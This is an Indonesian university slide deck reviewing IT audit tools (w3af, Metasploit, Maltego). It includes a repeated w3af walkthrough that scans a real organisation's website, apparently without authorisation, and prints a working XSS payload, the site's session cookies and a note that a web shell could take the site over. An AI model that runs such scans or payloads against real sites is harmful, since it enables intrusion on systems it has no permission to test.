Aplikasi ini di buat menggunakan bahasa pemrograman **python**. Sebenarnya pengetahuan saya tentang aplikasi ini sangatlah minim, jadi buat kalian yang ingin menggunakannya dan menguasainya kunjungi situs resminya di : w3af.org.





Berikut tampilan GUI untuk w3af yang saya install pada windows XP :



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

Sumber : <https://infobacktrack.wordpress.com/category/deface/>

Dalam uji coba ini saya menggunakan **backtrack 5**, dan secara default sudah terinstall. Untuk bagian menunya bisa dilihat seperti banner diatas. Jika anda menggunakan ubuntu, bisa langsung di ketik

sudo apt-get install w3af

Oke, saya anggap smua sudah memulai tampilan awalnya yah. disini saya mengetik **help**.



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

```
w3af>>> help
-----
start          | Start the scan.
plugins        | Enable and configure plugins.
exploit        | Exploit the vulnerability.
profiles       | List and use scan profiles.
cleanup        | Cleanup before starting a new scan.
-----
http-settings  | Configure the HTTP settings of the framework.
misc settings  | Configure w3af misc settings.
target         | Configure the target URL.
-----
back           | Go to the previous menu.
exit           | Exit w3af.
assert        | Check assertion.
-----
help           | Display help. Issuing: help [command] , prints more specific help about "command"
version        | Show w3af version information.
keys           | Display key shortcuts.
-----
w3af>>> |
```



Sumber : <https://infobacktrack.wordpress.com/category/deface/>

IT AUDIT : Review IT AUDIT TOOLS

Dosen Pembimbing : Dr Widya Cholil , S.Kom., M.I.T.



Code :

1. w3af >> **help**
2. The following commands are available:
3. helpn : You are here. help (command) prints more specific help.
4. url-settings : Configure the URL opener.
5. misc-settings : Configure w3af misc settings.
6. session : Load and save sessions.
7. plugins : Enable, disable and configure plugins.
8. start : Start site analysis.
9. exploit : Exploit a vulnerability.
10. tools : Enter the tools section.
11. tools : Enter the tools section.
12. exit : Exit w3af.

Configuration & Menentukan Target. Dalam pengujian ini, saya menggunakan **web FPI** sebagai target. Ingat, disini saya hanya sebatas menguji coba tanpa ada niat lebih lanjut.



MTI.20A



Code :

w3af>>> target

1. w3afconfig:target>>> help

2. view | List the available options and their values. |

3. set | Set a parameter value. |

4. back | Go to the previous menu. |

5. exit | Exit w3af. |

6. assert | Check assertion. |

w3afconfig:target>>> set target <http://www.fpi.or.id/>

w3afconfig:target>>> view

```
w3af>>> target
w3af/config:target>>> help
-----
view      | List the available options and their values.
set       | Set a parameter value.
-----
back      | Go to the previous menu.
exit      | Exit w3af.
assert    | Check assertion.
-----
```

```
w3af/config:target>>> set target http://www.fpi.or.id/
w3af/config:target>>> view
```

infobacktrack.com



Dan hasil konfigurasi targetnya adalah :

```
w3af/config:target>>> view
-----
Setting      | Value      | Description
-----
targetOS     | unknown    | Target operating system (unknown/unix/windows)
targetFramework | unknown    | Target programming framework
              |            | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
target       | http://www.fpi.or.id/ | A comma separated list of URLs
-----
w3af/config:target>>> █
```

Konfigurasi Plugin :

```
w3af/config:target>>> back
w3af>>> plugins
w3af/plugins>>> help
-----
list          | List available plugins.
-----
back          | Go to the previous menu.
exit          | Exit w3af.
assert        | Check assertion.
-----
discovery     | View, configure and enable discovery plugins
output        | View, configure and enable output plugins
mangle        | View, configure and enable mangle plugins
evasion       | View, configure and enable evasion plugins
bruteforce    | View, configure and enable bruteforce plugins
audit         | View, configure and enable audit plugins
grep          | View, configure and enable grep plugins
-----
w3af/plugins>>> █
```





```
w3afconfig : target >>> back  
w3af >>> plugins  
w3af/plugins >>> help
```

List : List available plugins.

Back : Go to the previous menu.

Exit : Exit w3af.

Assert : Check assertion.

Discovery : View, configure and enable discovery plugins

Output : View, configure and enable output plugins

Mangle : View, configure and enable mangle plugins

Evasion : View, configure and enable evasion plugins

Bruteforce : View, configure and enable bruteforce plugins

Audit : View, configure and enable audit plugins

Grep : View, configure and enable grep plugins





Memilih Serangan

Disini saya menggunakan audit **xss,xsrf,sql**.

```
w3af>>> plugins
w3af/plugins>>> help

-----
list                | List available plugins.
-----
back                | Go to the previous menu.
exit                | Exit w3af.
assert              | Check assertion.
-----
discovery            | View, configure and enable discovery plugins
output               | View, configure and enable output plugins
mangle               | View, configure and enable mangle plugins
evasion              | View, configure and enable evasion plugins
bruteforce           | View, configure and enable bruteforce plugins
audit                | View, configure and enable audit plugins
grep                 | View, configure and enable grep plugins
-----

w3af/plugins>>> audit xss,xsrf,sql
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output config htmlFile
```



MTI.20A



w3af plugins/ output/ config : htmlFile>>> **view**

Setting	Value	Description
verbose	False	True if debug information will be appended to the report.
FileName	report.html	File name where this plugin will write to


w3af plugins butput bonfig : htmlFile>>> **back**

w3af plugins >>> **back**

w3af>>> **start**

Hasil Scanning

```
w3af>>> start
Auto-enabling plugin: grep.collectCookies
Auto-enabling plugin: grep.error500
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://www.fpi.or.id/
- http://www.fpi.or.id/index.php?p=search
The list of fuzzable requests is:
- http://www.fpi.or.id/ | Method: GET
- http://www.fpi.or.id/index.php?p=search | Method: POST | Parameters: (search="")
Cross Site Scripting was found at: "http://www.fpi.or.id/index.php?p=search", using HTTP method POST.
The sent post data was: "search=<ScRiPt>alert(String.fromCharCode(8858))</ScRiPt>&searchbtn=Car1".
This vulnerability affects ALL browsers. This vulnerability was found in the request with id 18.
The web application sent a persistent cookie.
The URL: "http://www.fpi.or.id/" sent these cookies:
- PHPSESSID=01fb079704b7a5839a303fd843e68107; Path=/
- PHPSESSID=01fb079704b7a5839a303fd843e68107; path=/
Finished scanning process.
w3af>>>
```



SIMPULAN



- ▶ Dari hasil scanning diatas, dapat di Simpulkan bahwa web tersebut memiliki kelemahan pada XSS.
- ▶ Potensi serangan yang dapat dilakukan attacker adalah melakukan pemanggilan Get Web Shell, setelah pemanggilan web shell, maka web tersebut dapat diambil alih.



FUNGSI TOOL W3AF DALAM IT AUDIT

- ▶ IT Audit membuat kerangka Konseptual, sehingga audit dapat berjalan sesuai dengan yang diharapkan, Kerangka konseptual dijelaskan sebagai berikut :
 - ✓ **Membuat Perencanaan**
 - ❑ Identifikasi kelemahan : Kelemahan pada XSS, Potensi serangan, pemanggilan Get Web Shell
 - ✓ **Mengolah ancaman**
 - ❑ Baik kualitatif maupun secara kuantitatif audit menentukan arti penting suatu ancaman
 - ✓ **Kesimpulan**
 - ❑ Tindakan pengamanan dilakukan untuk menyingkirkan atau mengurangi ancaman



Terima Kasih

Dosen Pembimbing : Dr Widya Cholil, S.Kom, M.IT/IT Audit



w3af

Web Application Attack and Audit Framework



METASPLOIT

IT SECURITY AUDIT TOOL

TIM PENYUSUN

1. LILY PEBRIANA (182420114)
2. LAILATUR RAHMI (182420118)
3. ARIYANSAH (182420117)
4. MEFTA EKO S. (182420113)
5. GIAN PRATAMA (182420116)
6. AGUS SUMITRO (182420126)



*Program Pascasarjana
Magister Teknik Informatika
MTI – 20A*



METASPLOIT


Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.



TIMELINE METASPLOIT



KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.



THANK YOU



1. Ekariva Annas Asmara (182420133)
2. Hari Febriadi (182420127)
3. Mifathul Fallah (182420132)
4. Fajar Prayoga (182420136)

IT AUDIT : Review IT AUDIT TOOLS

KELOMPOK
K4 
MTI.20A

Dosen Pembimbing : Dr Widya Cholil , S.Kom., M.I.T.



Aplikasi yang akan saya bahas adalah **W3AF**, aplikasi yang bisa di jalankan di linux dan di windows ini sangat banyak di gemari oleh sang **H4Ck3R**, walau lebih banyak yang menggunakannya di linux namun tidak sedikit pula yang menggunakannya di windows. Tetapi





W3af adalah *Web Application Attack And Audit Framework*. Tujuan proyek ini adalah untuk sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk men-scan suatu website sehingga dapat mengetahui celah suatu website.

Aplikasi ini di buat menggunakan bahasa pemrograman **python**. Sebenarnya pengetahuan saya tentang aplikasi ini sangatlah minim, jadi buat kalian yang ingin menggunakannya dan menguasainya kunjungi situs resminya di : w3af.org.





Berikut tampilan GUI untuk w3af yang saya install pada windows XP :



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

Dalam uji coba ini saya menggunakan **backtrack 5**, dan secara default sudah terinstall. Untuk bagian menunya bisa dilihat seperti banner diatas. Jika anda menggunakan ubuntu, bisa langsung di ketik

```
sudo apt-get install w3af
```

Oke, saya anggap smua sudah memulai tampilan awalnya yah.
disini saya mengetik **help**.



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

```
w3af>>> help
-----
start          | Start the scan.
plugins        | Enable and configure plugins.
exploit        | Exploit the vulnerability.
profiles       | List and use scan profiles.
cleanup        | Cleanup before starting a new scan.
-----
http-settings  | Configure the HTTP settings of the framework.
misc settings  | Configure w3af misc settings.
target         | Configure the target URL.
-----
back           | Go to the previous menu.
exit           | Exit w3af.
assert        | Check assertion.
-----
help           | Display help. Issuing: help [command] , prints more specific help about "command"
version       | Show w3af version information.
keys          | Display key shortcuts.
-----
w3af>>> |
```





Code :

1. w3af >> **help**
2. The following commands are available:
3. helpn : You are here. help (command) prints more specific help.
4. url-settings : Configure the URL opener.
5. misc-settings : Configure w3af misc settings.
6. session : Load and save sessions.
7. plugins : Enable, disable and configure plugins.
8. start : Start site analysis.
9. exploit : Exploit a vulnerability.
10. tools : Enter the tools section.
11. tools : Enter the tools section.
12. exit : Exit w3af.

Configuration & Menentukan Target. Dalam pengujian ini, saya menggunakan **web FPI** sebagai target. Ingat, disini saya hanya sebatas menguji coba tanpa ada niat lebih lanjut.



MTI.20A



Code :

w3af>>> target

1. w3afconfig:target>>> help

2. view | List the available options and their values. |

3. set | Set a parameter value. |

4. back | Go to the previous menu. |

5. exit | Exit w3af. |

6. assert | Check assertion. |

w3afconfig:target>>> set target <http://www.fpi.or.id/>

w3afconfig:target>>> view

```
w3af>>> target
w3af/config:target>>> help
-----
view      | List the available options and their values.
set       | Set a parameter value.
-----
back      | Go to the previous menu.
exit      | Exit w3af.
assert    | Check assertion.
-----
```

```
w3af/config:target>>> set target http://www.fpi.or.id/
w3af/config:target>>> view
```

infobacktrack.com



Dan hasil konfigurasi targetnya adalah :

```
w3af/config:target>>> view
-----
Setting      | Value      | Description
-----
targetOS     | unknown    | Target operating system (unknown/unix/windows)
targetFramework | unknown    | Target programming framework
              |            | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
target       | http://www.fpi.or.id/ | A comma separated list of URLs
-----
w3af/config:target>>> █
```

Konfigurasi Plugin :

```
w3af/config:target>>> back
w3af>>> plugins
w3af/plugins>>> help
-----
list          | List available plugins.
-----
back          | Go to the previous menu.
exit          | Exit w3af.
assert       | Check assertion.
-----
discovery     | View, configure and enable discovery plugins
output        | View, configure and enable output plugins
mangle        | View, configure and enable mangle plugins
evasion       | View, configure and enable evasion plugins
bruteforce    | View, configure and enable bruteforce plugins
audit         | View, configure and enable audit plugins
grep          | View, configure and enable grep plugins
-----
w3af/plugins>>> █
```





```
w3afconfig : target >>> back  
w3af >>> plugins  
w3af/plugins >>> help
```

List : List available plugins.

Back : Go to the previous menu.

Exit : Exit w3af.

Assert : Check assertion.

Discovery : View, configure and enable discovery plugins

Output : View, configure and enable output plugins

Mangle : View, configure and enable mangle plugins

Evasion : View, configure and enable evasion plugins

Bruteforce : View, configure and enable bruteforce plugins

Audit : View, configure and enable audit plugins

Grep : View, configure and enable grep plugins





Memilih Serangan

Disini saya menggunakan audit **xss,xsrf,sql**.

```
w3af>>> plugins
w3af/plugins>>> help

-----
list          | List available plugins.
-----
back          | Go to the previous menu.
exit          | Exit w3af.
assert       | Check assertion.
-----
discovery     | View, configure and enable discovery plugins
output        | View, configure and enable output plugins
mangle        | View, configure and enable mangle plugins
evasion       | View, configure and enable evasion plugins
bruteforce    | View, configure and enable bruteforce plugins
audit         | View, configure and enable audit plugins
grep          | View, configure and enable grep plugins
-----

w3af/plugins>>> audit xss,xsrf,sql
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output config htmlFile
```



MTI.20A



w3af plugins/ output/ config : htmlFile>>> **view**

Setting	Value	Description
verbose	False	True if debug information will be appended to the report.
FileName	report.html	File name where this plugin will write to


w3af plugins butput bonfig : htmlFile>>> **back**

w3af plugins >>> **back**

w3af>>> **start**

Hasil Scanning

```
w3af>>> start
Auto-enabling plugin: grep.collectCookies
Auto-enabling plugin: grep.error500
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://www.fpi.or.id/
- http://www.fpi.or.id/index.php?p=search
The list of fuzzable requests is:
- http://www.fpi.or.id/ | Method: GET
- http://www.fpi.or.id/index.php?p=search | Method: POST | Parameters: (search="")
Cross Site Scripting was found at: "http://www.fpi.or.id/index.php?p=search", using HTTP method POST.
The sent post data was: "search=<ScRiPt>alert(String.fromCharCode(8858))</ScRiPt>&searchbtn=Car1".
This vulnerability affects ALL browsers. This vulnerability was found in the request with id 18.
The web application sent a persistent cookie.
The URL: "http://www.fpi.or.id/" sent these cookies:
- PHPSESSID=01fb079704b7a5839a303fd843e68107; Path=/
- PHPSESSID=01fb079704b7a5839a303fd843e68107; path=/
Finished scanning process.
w3af>>>
```





Dari hasil **scanning** diatas, dapat kita ketahui kalau **web** tersebut memiliki **kelemahan** pada **XSS**. Potensi serangan yang dapat dilakukan attacker adalah melakukan


pemanggilan Get **Web Shell**, setelah pemanggilan web shell, maka web tersebut dapat diambil alih.

SEKIAN PEMAPARAN DARI KELOMPOK KAMI

TERIMA KASIH



MTI.20A



MALTEGO

HARLI SEPTIA FANI (182420122)

PUTRI ARMILIA PRAYESY (182420125)

DEVIAN SAPUTRA (182420128)

I MADE HARYA WIJAYA OKA RAFFLESIA (182420129)

PUTRI ELEINA NURRAHMA (182420138)

MALTEGO

MALTEGO INI DISEBUT **OSINT (OPEN SOURCE INTELLIGENCE GATHERING)** SEBUAH ALAT UNTUK MELAKUKAN *FOOTPRINTING*, DIGUNAKAN UNTUK MENGUMPULKAN INFORMASI SEBANYAK MUNGKIN DENGAN TUJUAN FORENSIK, *PEN TESTING*, ATAU *ETHICAL HACKING*. APLIKASI YANG DIGUNAKAN UNTUK MEMETAKAN JARINGAN KOMUNIKASI YANG BERADA DI INTERNET TUJUANNYA ADALAH MENGUMPULKAN INFORMASI TENTANG TARGET DAN MENAMPILKAN INFORMASI TERSEBUT DALAM FORMAT YANG MUDAH DIMENGERTI, MEMVISUALISASIKAN INFORMASI TERSEBUT KE DALAM SEBUAH FORMAT GRAPH, SANGAT COCOK UNTUK *LINK ANALYSIS* DAN *DATA MINING*.


FUNGSI DARI MALTEGO ADALAH MEMUDAHKAN SESEORANG YANG Mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan MALTEGO, maka MALTEGO akan menampilkan bebrap informasi seperti berikut:

- **BLOCK IP HOSTING**
- **DOMAIN REGISTE**
- **EMAIL USER & ADMIN**
- **PHONE NUMBER**
- **PETA JARINGAN**

MALTEGO DIBEDAKAN MENJADI VERSI KOMERSIAL (COMMERCIAL EDITION) DAN VERSI GRATIS (COMMUNITY EDITION). VERSI GRATIS YANG TERSEDIA DI KALI LINUX HANYA DAPAT MENAMPILKAN MAKSIMAL 12 HASIL TRANSFORMASI, SEBAGAI SEBUAH FRONT-END UNTUK SERVER OSINT, MALTEGO VERSI GRATIS HANYA DAPAT MEMAKAI LAYANAN SERVER MILIK PATERVA. KARENA VERSI YANG DISEDIAKAN OLEH KALI LINUX ADALAH VERSI GRATIS DARI MALTEGO



TAHAPAN DALAM PENGGUNAAN MALTEGO

1. BUKA MALTEGO PADA KALI LINUX ANDA, ADA DI MENU INFORMATION GATHERING > MALTEGO

